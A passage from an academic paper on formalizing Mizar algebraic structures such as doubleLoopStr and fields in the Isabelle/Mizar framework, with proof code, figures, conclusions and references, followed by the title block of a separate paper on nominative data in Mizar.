$(\text{ex } X \text{ be Function st } X \text{ is Fields \& dom } X = D)$

$\& (\text{for } X1 \text{ be Fields} \parallel \text{Function holds } D \subseteq \text{dom } X1)$

$\& (\text{for } X1 \text{ be Fields} \parallel \text{Function holds } X1|D \text{ is Fields})$

$\& (\text{for } X1 \text{ be Fields} \parallel \text{Function, } X2 \text{ be Function st}$   
 $D \subseteq \text{dom } X1 \& X1 \subseteq X2 \text{ holds } X2 \text{ is Fields})$

This allows a weaker defining lemma assumption

**lemma** *struct\_well\_defined*:

**assumes** *df*:

$S \equiv \text{define\_mode}(\lambda \text{it. it be Function \& it is Fields})$

**and** *well*: *Fields* *well defined on* *D*

**shows**  $(x \text{ be } S \text{ iff } (x \text{ be Function \& } x \text{ is Fields})) \&$

$\text{Ex } (\lambda x. x \text{ be } S) \& \text{domain\_of } S = D \&$

$(\text{for } X \text{ be } S \text{ holds}$

$(\text{the\_restriction\_of } X \text{ to } S) \text{ be } (\text{strict } S) \parallel S)$

With these modifications, we can show that an existing list of assignments specified for the domain *D* can be modified by adding a new *selector*  $\rightarrow$  *specification* pair assuming that the *selector* is not present in *D* so far, and the *specification* uses the selectors of *D*. An example lemma that allows extending a structure is:

**theorem** *Fields.add\_argM1*:

**assumes** *Fields* *well defined on* *D*

**and** *selector.1* in *D*

**and** not (*selector* in *D*)

**and** for  $X1 \text{ be Fields} \parallel \text{Function holds}$

$\text{ex } S \text{ be } M1 \text{ (the selector.1 of } X1) \text{ st True}$

**shows**

*Fields*  $\mid$  (*selector*  $\rightarrow$   $\lambda S. M1 \text{ (the selector.1 of } S)$ )

*well defined on*  $D \cup \{\text{selector}\}$

This can now be practically used to simplify the non-emptiness proof of *addLoopStr* using the previous proof of the well-definedness of *addMagma* over the set  $\{\text{carrier}\} \cup \{\text{addF}\}$  as follows:

**lemma** *addLoopStr\_well*:

$(\# \text{ carrier} \rightarrow \text{set}')$

$\text{addF} \rightarrow \text{BinOp-of' the' carrier};$

$\text{ZeroF} \rightarrow \text{Element-of' the' carrier } \#)$

*well defined on*  $\{\text{carrier}\} \cup \{\text{addF}\} \cup \{\text{ZeroF}\}$




Figure 1. Net of the basic algebraic structures in the Mizar Mathematical Library following [37]. The presented ones have already been covered in our formalization. The arrow captions indicate the added selectors. Solid lines indicate the use of the ancestor structure in the well-definedness proofs, and dashed lines indicate that the ancestor structure is omitted in the proofs.

```

proof (rule Fields_add_argM1[OF addMagma_well])
  show carrier in {carrier} ∪ {addF}
    by (simp add:string)
  show not ZeroF in {carrier} ∪ {addF}
    by (simp add:string)
  show for X1 be addMagma_fields||Function holds
    ex it be Element-of-struct X1 st True
proof
  fix X1 assume X1 be addMagma_fields||Function
  hence the carrier of X1 be set using field by auto
  thus ex it be Element-of-struct X1 st True
    using subset.1.def.1 by blast
qed
qed

```

where the proof only needs to use the non-emptiness of the type `Element of set`. Furthermore, the fact that the `carrier` is a member of  $\{\text{carrier}\} \cup \{\text{addF}\}$ , as well as the fact that `ZeroF` is not a member of  $\{\text{carrier}\} \cup \{\text{addF}\}$  can both be handled completely automatically by the simplifier in all such proofs.

The well-definedness of `addLoopStr` does not need to rely on that of the `addMagma` ancestor. One could instead extend the list of assignments of `ZeroStr` by `addF → BinOp-of' the' carrier` and change the order. For this purpose we provide the lemma:

```

theorem well_defined_order:
  assumes  $\bigwedge X$ . X is Fields1 iff X is Fields2
    and Fields1 well defined on D1
  shows Fields2 well defined on D1

```

The components described above are sufficient to define all the MML structures (the basic ones are presented in Fig. 1). The construction follows the recursive element addition approach.

Even if the `addLoopStr` proof refers to its ancestors, the inheritance information is not provided again by `structSchemeWell`. The Mizar system allows indicating this information directly in the structure definition by giving a list of all ancestors. In our approach, it is possible to prove a structure inheritance. Such proofs can be always automatically performed by the simplifier.

**theorem** `addLoopStr_inheritance`:

```

assumes X be addLoopStr
shows X be addMagma & X be ZeroStr
using addLoopStr addMagma ZeroStr assms
by simp

```

## V. NET OF BASIC ALGEBRAIC STRUCTURES

Mizar structures together with the inheritance mechanisms significantly facilitate the formalization of computer systems and various domains of mathematics, as well as combining them. For this reason, structures are a challenge for our project, especially the `struct_0` article which defines the elementary structures and their operations.

MML contains today 168 structure signatures. Structure signatures form a net because of multiple inheritances. Nevertheless, 135 of the signatures inherit from `1-sorted`, namely the signature of structures that contain a `carrier` which includes some examples in most developed domains of mathematics in the MML, such as algebra, topology, and the theory of lattices.




Figure 2. The net of doubleLoopStr structure signature ancestors in the MML. For each node, the adjectives required to define a field as well as the unary and binary operations performed on the elements, are listed below.

The basic structures are depicted in Fig. 1. These 15 signatures are the direct ancestors of 57 other structure signatures in the MML. Furthermore, these 15 are directly used to define 293 Mizar types (this includes non-expandable types [36]), 291 attributes, 962 functors, and 91 predicates.

As structure signatures are mostly used with adjectives, we reformalize the chosen structures along with their attributes to demonstrate that they can be used efficiently in subsequent proofs. In the paper we focus on doubleLoopStr, defined in the MML article ALGSTR\_0:

```

struct (addLoopStr, multLoopStr_0)
  doubleLoopStr (#
    carrier -> set,
    addF -> BinOp of the carrier,
    ZeroF -> Element of the carrier,
    multF -> BinOp of the carrier,
    OneF -> Element of the carrier #)

```

that inherits from both addLoopStr and multLoopStr\_0, i.e., the signatures of additive and multiplicative groups, respectively. The doubleLoopStr structure is also the direct ancestor of the signature or ModuleStr over F used in vector space domains, where  $F$  represents the set of scalar values. A correct definition of ModuleStr over F permits us to verify our model and our approach for structures parametrized by other structures.

#### A. Field Formalization

For our formalization of the signature and basic properties of fields, it was necessary to adapt 20 MML articles. Our reformalization focused on the articles STRUCT\_0, GROUP\_1, RLVECT\_1, ALGSTR\_0, VECTSP\_1, which define all the ancestors of a field (doubleLoopStr), and the main adjectives used in the field definitions, as well as the basic

binary and unary operations. In particular we completely cover ALGSTR\_0 in Isabelle/Mizar, which includes 43 functor and predicate definitions (including 13 correctness condition proofs), 72 registrations: non-emptiness of types and relations between groups of adjectives defined on structures, and 6 signatures including

#### definition

```

struct doubleLoopStr (#
  carrier -> set;
  addF -> BinOp-of' the' carrier;
  multF -> BinOp-of' the' carrier;
  OneF -> Element-of' the' carrier;
  ZeroF -> Element-of' the' carrier #)

```

The signature can be used for more complex algebraic structures by extending it by appropriate adjectives. In particular we exactly imitate the MML definitions:

#### abbreviation

```

Ring ≡ Abelian | add-associative | right-zeroed |
  right-complementable | associative |
  well-unital | distributive |
  non empty-struct || doubleLoopStr

```

#### abbreviation

```

SkewField ≡ non degenerated |
  almost-left-invertible || Ring

```

#### abbreviation

```

Field ≡ commutative || SkewField

```

The adjectives used in the above definitions have been specified for the various ancestors of doubleLoopStr (see Fig. 2). Such definitions have been moved to earliest possible structures as part of the MML refactoring. This allows easy import of developed theories, which we want to now evaluate in Isabelle/Mizar. Consider the theory of additive groups. It is



<pre> definition   let S be ZeroStr;   func 0.S -&gt; Element of S equals     the ZeroF of S; end;  definition   let S be OneStr;   func 1.S -&gt; Element of S equals     the OneF of S; end;  definition   let M be addMagma;   let x,y be Element of M;   func x + y -&gt; Element of M equals     (the addF of M).(x,y); end;  definition   let M be multMagma;   let x,y be Element of M;   func x * y -&gt; Element of M equals     (the multF of M).(x,y); end; </pre>	<pre> <b>definition</b> struct_0.def_6.prefix ( 0_ [1000] 99) <b>where</b>   func 0<sub>S</sub> → Element-of-struct S equals     the ZeroF of S <b>schematic.goal</b> struct_0.def_6:   <b>assumes</b> S be ZeroStr <b>shows</b> ?X  <b>definition</b> struct_0.def_7.prefix (1_ [1000] 99) <b>where</b>   func 1<sub>S</sub> → Element-of-struct S equals     the OneF of S <b>schematic.goal</b> struct_0.def_7:   <b>assumes</b> S be OneStr <b>shows</b> ?X  <b>definition</b> algstr_0.def_1 ( _ ⊕_ _ [66,1000,67] 66) <b>where</b>   func x ⊕<sub>M</sub> y → Element-of-struct M equals     (the addF of M) . (  x , y  ) <b>schematic.goal</b> algstr_0.def_1:   <b>assumes</b> M be addMagma &amp; x be Element-of-struct M     &amp; y be Element-of-struct M <b>shows</b> ?X  <b>definition</b> algstr_0.def_18 ( _ ⊗_ _ [96, 1000, 97] 96) <b>where</b>   func x ⊗<sub>M</sub> y → Element-of-struct M equals     (the multF of M) . (  x , y  ) <b>schematic.goal</b> algstr_0.def_18:   <b>assumes</b> M be multMagma &amp; x be Element-of-struct M     &amp; y be Element-of-struct M <b>shows</b> ?X </pre>
---	--

Figure 3. Selected definitions of highlighted elements and binary operations in `doubleLoopStr` originally formulated in the MML and their Isabelle/Mizar reformulations.

<pre> definition   let M be addLoopStr, x be Element of M;   assume A1: x is left_complementable     right_add-cancelable;   func -x -&gt; Element of M means     it + x = 0.M; end;  definition   let M be multLoopStr, x be Element of M;   assume A1: x is left_invertible     right_mult-cancelable;   func /x -&gt; Element of M means     it * x = 1.M; end; </pre>	<pre> <b>definition</b> algstr_0.def_13 (⊖_ _ [1000, 86] 87) <b>where</b>   assume x is left-complementable<sub>M</sub>   right-add-cancelable<sub>M</sub>   func ⊖<sub>M</sub> x → Element-of-struct M means     (λit. it ⊕<sub>M</sub> x = 0<sub>M</sub>) <b>schematic.goal</b> algstr_0.def_13:   <b>assumes</b> M be addLoopStr     x be Element-of-struct M <b>shows</b> ?X  <b>definition</b> algstr_0.def_30 (/_ _ [1000, 99] 98) <b>where</b>   assume x is left-invertible<sub>M</sub>   right-mult-cancelable<sub>M</sub>   func /<sub>M</sub> x → Element-of-struct M means     (λit. it ⊗<sub>M</sub> x = 1<sub>M</sub>) <b>schematic.goal</b> algstr_0.def_30[rule_format]:   <b>assumes</b> M be multLoopStr     x be Element-of-struct M <b>shows</b> ?X </pre>
---	--

Figure 4. Selected conditional definitions of unary operations from `ALGSTR_0` originally formulated in the MML and their Isabelle/Mizar reformulation.

mostly defined over the structure `addLoopStr` with the adjectives `add-associative`, `right_zeroed` `right_complementable`. As `addLoopStr` is an ancestor of the `doubleLoopStr` signature, this set of adjectives is a subset of that used for example for rings, therefore, properties of additive group can be used in the context of rings in the MML.

Moreover, Mizar allows the use of functors defined on ancestors with arguments of further types. We show the definitions of the selected elements and operations of `doubleLoopStr`, namely `0`, `1`, `+`, and `*` are defined in Fig. 3. In Mizar, the patterns of the symbols are given in previously specified dictionaries, while in Isabelle these need to be given in the definition block. Furthermore, the definition is split into two parts: the pattern without the argument types and the definition theorems. This allows reducing the number

of visible arguments corresponding to hidden arguments in Mizar, as well as allows interpreting conditional definitions (see Fig. 4). The conditions need to appear in the pattern in the Isabelle/Mizar approach. More details are given in the `Mizar_defs` theory file.

As case studies, we show that the proposed way to model structures and their inheritance is sufficient not only to define attributes and functors but also is adequate for imitating Mizar-style formalization. For this purpose, we reformalize (so far manually) selected theorems that concern, e.g. the additive and multiplicative groups, and use them in the context of `doubleLoopStr`. Here we show a single selected proof of the statement that the product of two elements is zero if and only if at least one of them is zero (see Fig. 5). Note that the justification of steps refer to theories developed

```

theorem Th12:
  for F being add-associative right_zeroed
    right_complementable associative commutative
    well-unital almost_left_invertible distributive
    non empty doubleLoopStr,
    x,y being Element of F holds
  x * y = 0.F iff x = 0.F or y = 0.F
proof
  let F be add-associative right_zeroed
    right_complementable associative commutative
    well-unital almost_left_invertible distributive
    non empty doubleLoopStr,
    x be Element of F,
    y be Element of F;

  x * y = 0.F implies x = 0.F or y = 0.F
proof
  assume A1: x * y = 0.F;
  assume A2: x <> 0.F;
  x * (0.F) = x * x * y by A1, GROUP_1:def 3

  . = (1.F) * y by A2, Def10
  . = y;
  hence thesis;

end;
hence thesis;

end;
end;

theorem vectsp_1_th_12:
  for F being add-associative | right-zeroed |
    right-complementable | associative | commutative |
    well-unital | almost-left-invertible |
    distributive | non empty-struct || doubleLoopStr,
    x,y being Element-of-struct F holds
  x  $\otimes_F$  y = 0_F iff x = 0_F or y = 0_F
proof(intro balll)
  fix F x y
  assume T:F be add-associative | right-zeroed |
    right-complementable | associative | commutative |
    well-unital | almost-left-invertible |
    distributive | non empty-struct || doubleLoopStr
  x be Element-of-struct F
  y be Element-of-struct F
  hence A:F be multLoopStr_0 F be multLoopStr F be ZeroStr
  using doubleLoopStr multLoopStr_0 multLoopStr ZeroStr by auto
  have I: x  $^{''F}$  be Element-of-struct F
  using algstr_0_def_30[of F x] T A by auto
  have Z: 0_F be zero_F || Element-of-struct F
  using struct_0_def_12_a[of F] struct_0_def_6[of F] A by auto
  have x  $\otimes_F$  y = 0_F implies x = 0_F or y = 0_F
  proof(rule impl,rule disjCI2)
    assume A1:x  $\otimes_F$  y = 0_F
    assume A2:x <> 0_F
    have x  $^{''F}$   $\otimes_F$  0_F = x  $^{''F}$   $\otimes_F$  x  $\otimes_F$  y
    using A1 group_1_def_3a T I by auto
    also have ... = 1_F  $\otimes_F$  y using A2 vectsp_1_def_10 T by auto
    also have ... = y using vectsp_1_reduce_2 T A by auto
    finally show y = 0_F using vectsp_1_reduce_3[OF _ I Z]
      T vectsp_1_cl_20 by auto
  qed
  thus x  $\otimes_F$  y = 0_F iff x = 0_F or y = 0_F using
    vectsp_1_reduce_4[OF _ T(3) Z] vectsp_1_reduce_3[OF _ T(2) Z]
    T vectsp_1_cl_20 by auto
qed

```

Figure 5. A property of fields originally formulated in the VECTSP\_1 article and its Isabelle/Mizar reformulation.

for multLoopStr\_0, multLoopStr, ZeroStr structures (see steps that use label A in justifications). Additionally, each such justification uses some of the attributes indicated in the step labeled by T.

We make use of Isabelle features to model the proofs in such a way that the Isabelle/Mizar language can be as close as possible to the Mizar one. This simplifies the comparison of both proofs. The proofs in our certification contain more steps than the Mizar ones. This is mainly due to the lack of the Mizar automation in our system, e.g., type inference, equational calculus [38], definitional expansions [39]. Additionally, we still have to directly indicate the background information, such as registrations, that are processed automatically by Mizar. We are currently working on mechanisms that would reduce the numbers of additional steps required.

## VI. CONCLUSION

We have presented the progress in our project aiming to independently certify Mizar proofs in the Isabelle logical framework. The proposed recursive approach to structures allows more readable proofs of well-definedness, as well as a more concise way to specify structure inheritance. We verified the provided mechanisms by reformalizing the complete Mizar

article defining basic algebraic structures ALGSTR\_0, as well as parts of several articles that define and prove properties of structures contain other structures as fields. The experiments confirm that the proposed approach is convenient for proving structure properties.

The Isabelle/Mizar formalization currently includes 31 theorems, 97 registrations including 6 reductions, 86 definitions where 37 of them required Mizar-style justifications and 4 redefinitions concerning MML structures. The total size of the development is 416 kB and 9742 lines of code. It is available at:

<http://cl-informatik.uibk.ac.at/cek/fedcsis2017/>

### A. Future Work

Our certification work has so far focused on the foundations, definitions, and registrations available in the Mizar language. A natural next step would be to allow an implicit use of the background knowledge. Without it, redundant steps in reasoning to represent information computed the Mizar type-inference mechanisms have been necessary so far. Furthermore, we plan to translate the whole MML into the Isabelle/Mizar environment in an automated way and with the help of automatically finding related concepts between

logics [40], as well as by improving the currently available Isabelle automation for Mizar [41] we hope to cross-verify large parts of the translated MML in Isabelle which is also one of the important steps in the creation of a combined formal library spanning multiple foundations and systems [42].

#### ACKNOWLEDGEMENT

This work has been supported by the OeAD Scientific & Technological Cooperation with Poland grant PL 03/2016.

#### REFERENCES

- [1] X. Leroy, “Formal verification of a realistic compiler,” *Commun. ACM*, vol. 52, no. 7, pp. 107–115, 2009. doi: 10.1145/1538788.1538814
- [2] G. Klein, J. Andronick, K. Elphinstone, T. C. Murray, T. Sewell, R. Kolanski, and G. Heiser, “Comprehensive formal verification of an OS microkernel,” *ACM Trans. Comput. Syst.*, vol. 32, no. 1, p. 2, 2014. doi: 10.1145/2560537
- [3] J. Harrison, “Floating-Point Verification,” *J. UCS*, vol. 13, no. 5, pp. 629–638, 2007. doi: 10.3217/jucs-013-05-0629
- [4] T. C. Hales, M. Adams, G. Bauer, D. T. Dang, J. Harrison, T. L. Hoang, C. Kaliszyk, V. Magron, S. McLaughlin, T. T. Nguyen, T. Q. Nguyen, T. Nipkow, S. Obua, J. Pleso, J. Rute, A. Solovyev, A. H. T. Ta, T. N. Tran, D. T. Trieu, J. Urban, K. K. Vu, and R. Zumkeller, “A formal proof of the Kepler conjecture,” *Forum of Mathematics, Pi*, vol. 5, 2017. doi: 10.1017/fmp.2017.1
- [5] G. Bancerek, C. Byliniski, A. Grabowski, A. Kornilowicz, R. Matuszewski, A. Naumowicz, K. Pak, and J. Urban, “Mizar: State-of-the-art and Beyond,” in *Intelligent Computer Mathematics – International Conference, CICM 2015*, ser. LNCS, M. Kerber, J. Carette, C. Kaliszyk, F. Rabe, and V. Sorge, Eds., vol. 9150. Springer, 2015. doi: 10.1007/978-3-319-20615-8\_17 pp. 261–279.
- [6] J. Alama, M. Kohlhasse, L. Mamane, A. Naumowicz, P. Rudnicki, and J. Urban, “Licensing the Mizar Mathematical Library,” in *Proc. 10th International Conference on Intelligent Computer Mathematics (CICM 2011)*, ser. LNCS, J. H. Davenport, W. M. Farmer, J. Urban, and F. Rabe, Eds., vol. 6824. Springer, 2011. doi: 10.1007/978-3-642-22673-1\_11 pp. 149–163.
- [7] M. Wenzel, L. C. Paulson, and T. Nipkow, “The Isabelle framework,” in *Theorem Proving in Higher Order Logics, 21st International Conference, TPHOLs 2008*, ser. LNCS, O. A. Mohamed, C. A. Muñoz, and S. Tahar, Eds., vol. 5170. Springer, 2008. doi: 10.1007/978-3-540-71067-7\_7 pp. 33–38.
- [8] J. C. Blanchette, M. Haslbeck, D. Matichuk, and T. Nipkow, “Mining the Archive of Formal Proofs,” in *Intelligent Computer Mathematics (CICM 2015)*, ser. LNCS, M. Kerber, J. Carette, C. Kaliszyk, F. Rabe, and V. Sorge, Eds., vol. 9150. Springer, 2015. doi: 10.1007/978-3-319-20615-8\_1 pp. 3–17.
- [9] Y. Bertot, “A Short Presentation of Coq,” in *Theorem Proving in Higher Order Logics (TPHOLs 2008)*, ser. LNCS, O. A. Mohamed, C. A. Muñoz, and S. Tahar, Eds., vol. 5170. Springer, 2008. doi: 10.1007/978-3-540-71067-7\_3 pp. 12–16.
- [10] L. Cruz-Filipe, H. Geuvers, and F. Wiedijk, “C-CoRN, the Constructive Coq Repository at Nijmegen,” in *Mathematical Knowledge Management (MKM’04)*, ser. LNCS, A. Asperti, G. Bancerek, and A. Trybulec, Eds., vol. 3119. Springer, 2004. doi: 10.1007/978-3-540-27818-4\_7 pp. 88–103.
- [11] G. Gonthier and A. Mahboubi, “An introduction to small scale reflection in Coq,” *J. Formalized Reasoning*, vol. 3, no. 2, pp. 95–152, 2010. doi: 10.6092/issn.1972-5787/1979
- [12] A. Grabowski and T. Mitsuishi, “Formalizing Lattice-Theoretical Aspects of Rough and Fuzzy Sets,” in *Rough Sets and Knowledge Technology – 10th International Conference, RSKT 2015, held as part of the International Joint Conference on Rough Sets, IJCRS 2015, Tianjin, China, November 20–23, 2015, Proceedings*, 2015. doi: 10.1007/978-3-319-25754-9\_31 pp. 347–356.
- [13] L. C. Paulson, “Isabelle: The next 700 theorem provers,” in *Logic and Computer Science (1990)*, P. Odifreddi, Ed., 1990, pp. 361–386.
- [14] C. Kaliszyk, K. Pak, and J. Urban, “Towards a Mizar Environment for Isabelle: Foundations and Language,” in *Proc. 5th Conference on Certified Programs and Proofs (CPP 2016)*, J. Avigad and A. Chlipala, Eds. ACM, 2016. doi: 10.1145/2854065.2854070 pp. 58–65.
- [15] C. Kaliszyk and K. Pak, “Presentation and Manipulation of Mizar Properties in an Isabelle Object Logic,” in *Intelligent Computer Mathematics – 10th International Conference, CICM 2017, Edinburgh, UK, July 17–21, 2017, Proceedings*, ser. LNCS, H. Geuvers, M. Englund, O. Hasan, F. Rabe, and O. Teschke, Eds., vol. 10383. Springer, 2017. doi: 10.1007/978-3-319-62075-6\_14 pp. 193–207.
- [16] C. Schürmann, “The Twelf Proof Assistant,” in *Theorem Proving in Higher Order Logics, 22nd International Conference, TPHOLs 2009*, ser. LNCS, S. Berghofer, T. Nipkow, C. Urban, and M. Wenzel, Eds., vol. 5674. Springer, 2009. doi: 10.1007/978-3-642-03359-9\_7 pp. 79–83.
- [17] F. Rabe, “A logical framework combining model and proof theory,” *Mathematical Structures in Computer Science*, vol. 23, no. 5, pp. 945–1001, 2013. doi: 10.1017/S0960129512000424
- [18] M. Wenzel, “Isar – A Generic Interpretative Approach to Readable Formal Proof Documents,” in *Theorem Proving in Higher Order Logics, 12th International Conference, TPHOLs’99*, ser. LNCS, Y. Bertot, G. Dowek, A. Hirschowitz, C. Paulin, and L. Théry, Eds., vol. 1690. Springer, 1999. doi: 10.1007/3-540-48256-3\_12 pp. 167–184.
- [19] M. Wenzel and F. Wiedijk, “A Comparison of Mizar and Isar,” *J. Autom. Reasoning*, vol. 29, no. 3–4, pp. 389–411, 2002. doi: 10.1023/A:1021935419355
- [20] K. Pak, “Readable Formalization of Euler’s Partition Theorem in Mizar,” in *Intelligent Computer Mathematics – International Conference, CICM 2015, Washington, DC, USA, July 13–17, 2015, Proceedings*, 2015. doi: 10.1007/978-3-319-20615-8\_14 pp. 211–226.
- [21] K. Pak, “Automated Improving of Proof Legibility in the Mizar System,” in *Intelligent Computer Mathematics – International Conference, CICM 2014, Coimbra, Portugal, July 7–11, 2014, Proceedings*, 2014. doi: 10.1007/978-3-319-08434-3\_27 pp. 373–387.
- [22] K. Pak, “Improving Legibility of Formal Proofs Based on the Close Reference Principle is NP-hard,” *Journal of Automated Reasoning*, vol. 55, no. 3, pp. 295–306, 2015. doi: 10.1007/s10817-015-9337-1
- [23] J. Harrison, “A Mizar Mode for HOL,” in *Theorem Proving in Higher Order Logics: 9th International Conference, TPHOLs’96*, ser. LNCS, J. von Wright, J. Grundy, and J. Harrison, Eds., vol. 1125. Springer, 1996. doi: 10.1007/BFb0105406 pp. 203–220.
- [24] C. Kaliszyk and F. Wiedijk, “Merging Procedural and Declarative Proof,” in *Types for Proofs and Programs, International Conference, TYPES 2008*, ser. LNCS, S. Berardi, F. Damiani, and U. de’Liguoro, Eds., vol. 5497. Springer, 2008. doi: 10.1007/978-3-642-02444-3\_13 pp. 203–219.
- [25] D. Syme, “Three Tactic Theorem Proving,” in *Theorem Proving in Higher Order Logics, 12th International Conference, TPHOLs’99, Nice, France, September, 1999, Proceedings*, ser. LNCS, Y. Bertot, G. Dowek, A. Hirschowitz, C. Paulin-Mohring, and L. Théry, Eds., vol. 1690. Springer, 1999. doi: 10.1007/3-540-48256-3\_14 pp. 203–220.
- [26] F. Wiedijk, “Mizar Light for HOL Light,” in *Theorem Proving in Higher Order Logics, 14th International Conference, TPHOLs 2001*, ser. LNCS, R. J. Boulton and P. B. Jackson, Eds., vol. 2152. Springer, 2001. doi: 10.1007/3-540-44755-5\_26. ISBN 3-540-42525-X pp. 378–394.
- [27] —, “A Synthesis of the Procedural and Declarative Styles of Interactive Theorem Proving,” *Logical Methods in Computer Science*, vol. 8, no. 1, 2012. doi: 10.2168/LMCS-8(1:30)2012
- [28] P. Corbineau, “A Declarative Language for the Coq Proof Assistant,” in *Types for Proofs and Programs, International Conference, TYPES 2007*, ser. LNCS, M. Miculan, I. Scagnetto, and F. Honsell, Eds., vol. 4941. Springer, 2007. doi: 10.1007/978-3-540-68103-8\_5. ISBN 978-3-540-68084-0 pp. 69–84.
- [29] S. Jaśkowski, “On the rules of suppositions,” *Studia Logica*, vol. 1, 1934.
- [30] J. Urban, “MPTP 0.2: Design, implementation, and initial experiments,” *J. Autom. Reasoning*, vol. 37, no. 1–2, pp. 21–43, 2006. doi: 10.1007/s10817-006-9032-3
- [31] C. Kaliszyk and J. Urban, “Mizar 40 for Mizar 40,” *J. Autom. Reasoning*, vol. 55, no. 3, pp. 245–256, 2015. doi: 10.1007/s10817-015-9330-8
- [32] O. Kunčar, “Reconstruction of the Mizar type system in the HOL Light system,” in *WDS Proceedings of Contributed Papers: Part I – Mathematics and Computer Sciences*, J. Pavlu and J. Safrankova, Eds. Matfyzpress, 2010, pp. 7–12.
- [33] A. Grabowski, A. Kornilowicz, and A. Naumowicz, “Mizar in a Nutshell,” *J. Formalized Reasoning*, vol. 3, no. 2, pp. 153–245, 2010. doi: 10.6092/issn.1972-5787/1980

- [34] M. Iancu, M. Kohlhase, F. Rabe, and J. Urban, "The Mizar Mathematical Library in OMDoc: Translation and applications," *J. Autom. Reasoning*, vol. 50, no. 2, pp. 191–202, 2013. doi: 10.1007/s10817-012-9271-4
- [35] L. C. Paulson, "Set theory for verification: I. From foundations to functions," *J. Autom. Reasoning*, vol. 11, no. 3, pp. 353–389, 1993. doi: 10.1007/BF00881873
- [36] A. Grabowski, A. Kornilowicz, and A. Naumowicz, "Four Decades of Mizar," *Journal of Automated Reasoning*, vol. 55, no. 3, pp. 191–198, October 2015. doi: 10.1007/s10817-015-9345-1
- [37] A. Grabowski, A. Kornilowicz, and C. Schwarzweller, "On Algebraic Hierarchies in Mathematical Repository of Mizar," in *Proc. Federated Conference on Computer Science and Information Systems (FedCSIS 2016)*, M. Ganzha, L. A. Maciaszek, and M. Paprzycki, Eds., 2016. doi: 10.15439/2016F520 pp. 363–371.
- [38] A. Grabowski, A. Kornilowicz, and C. Schwarzweller, "Equality in Computer Proof-Assistants," in *Proceedings of the 2015 Federated Conference on Computer Science and Information Systems*, ser. Annals of Computer Science and Information Systems, M. Ganzha, L. A. Maciaszek, and M. Paprzycki, Eds., vol. 5. IEEE, 2015. doi: 10.15439/2015F229 pp. 45–54.
- [39] A. Kornilowicz, "Definitional expansions in Mizar," *Journal of Automated Reasoning*, vol. 55, no. 3, pp. 257–268, October 2015. doi: 10.1007/s10817-015-9331-7. [Online]. Available: <http://dx.doi.org/10.1007/s10817-015-9331-7>
- [40] T. Gauthier and C. Kaliszyk, "Matching concepts across HOL libraries," in *Proc. of the 7th Conference on Intelligent Computer Mathematics (CICM'14)*, ser. LNCS, S. Watt, J. Davenport, A. Sexton, P. Sojka, and J. Urban, Eds., vol. 8543. Springer, 2014. doi: 10.1007/978-3-319-08434-3\_20 pp. 267–281.
- [41] C. Kaliszyk and J. Urban, "Learning-assisted Theorem Proving with Millions of Lemmas," *Journal of Symbolic Computation*, vol. 69, pp. 109–128, 2015. doi: 10.1016/j.jsc.2014.09.032
- [42] P. Corbineau and C. Kaliszyk, "Cooperative Repositories for Formal Proofs," in *Towards Mechanized Mathematical Assistants, 14th Symposium, Calculemus 2007, 6th International Conference, MKM 2007, Hagenberg, Austria, June 27-30, 2007, Proceedings*, ser. LNCS, M. Kauers, M. Kerber, R. Miner, and W. Windsteiger, Eds., vol. 4573. Springer, 2007. doi: 10.1007/978-3-540-73086-6\_19 pp. 221–234.

# Formalization of the Algebra of Nominative Data in Mizar

Artur Kornilowicz

Institute of Informatics, University of Białystok,  
Ciołkowskiego 1M, 15-245 Białystok, Poland  
Email: arturk@math.uwb.edu.pl

Andrii Kryvolap, Mykola Nikitchenko, Ievgen Ivanov

Taras Shevchenko National University of Kyiv,  
64/13, Volodymyrska Street, 01601 Kyiv, Ukraine,  
Email: krivolapa@gmail.com, nikitchenko@unicyb.kiev.ua,  
ivanov.eugen@gmail.com

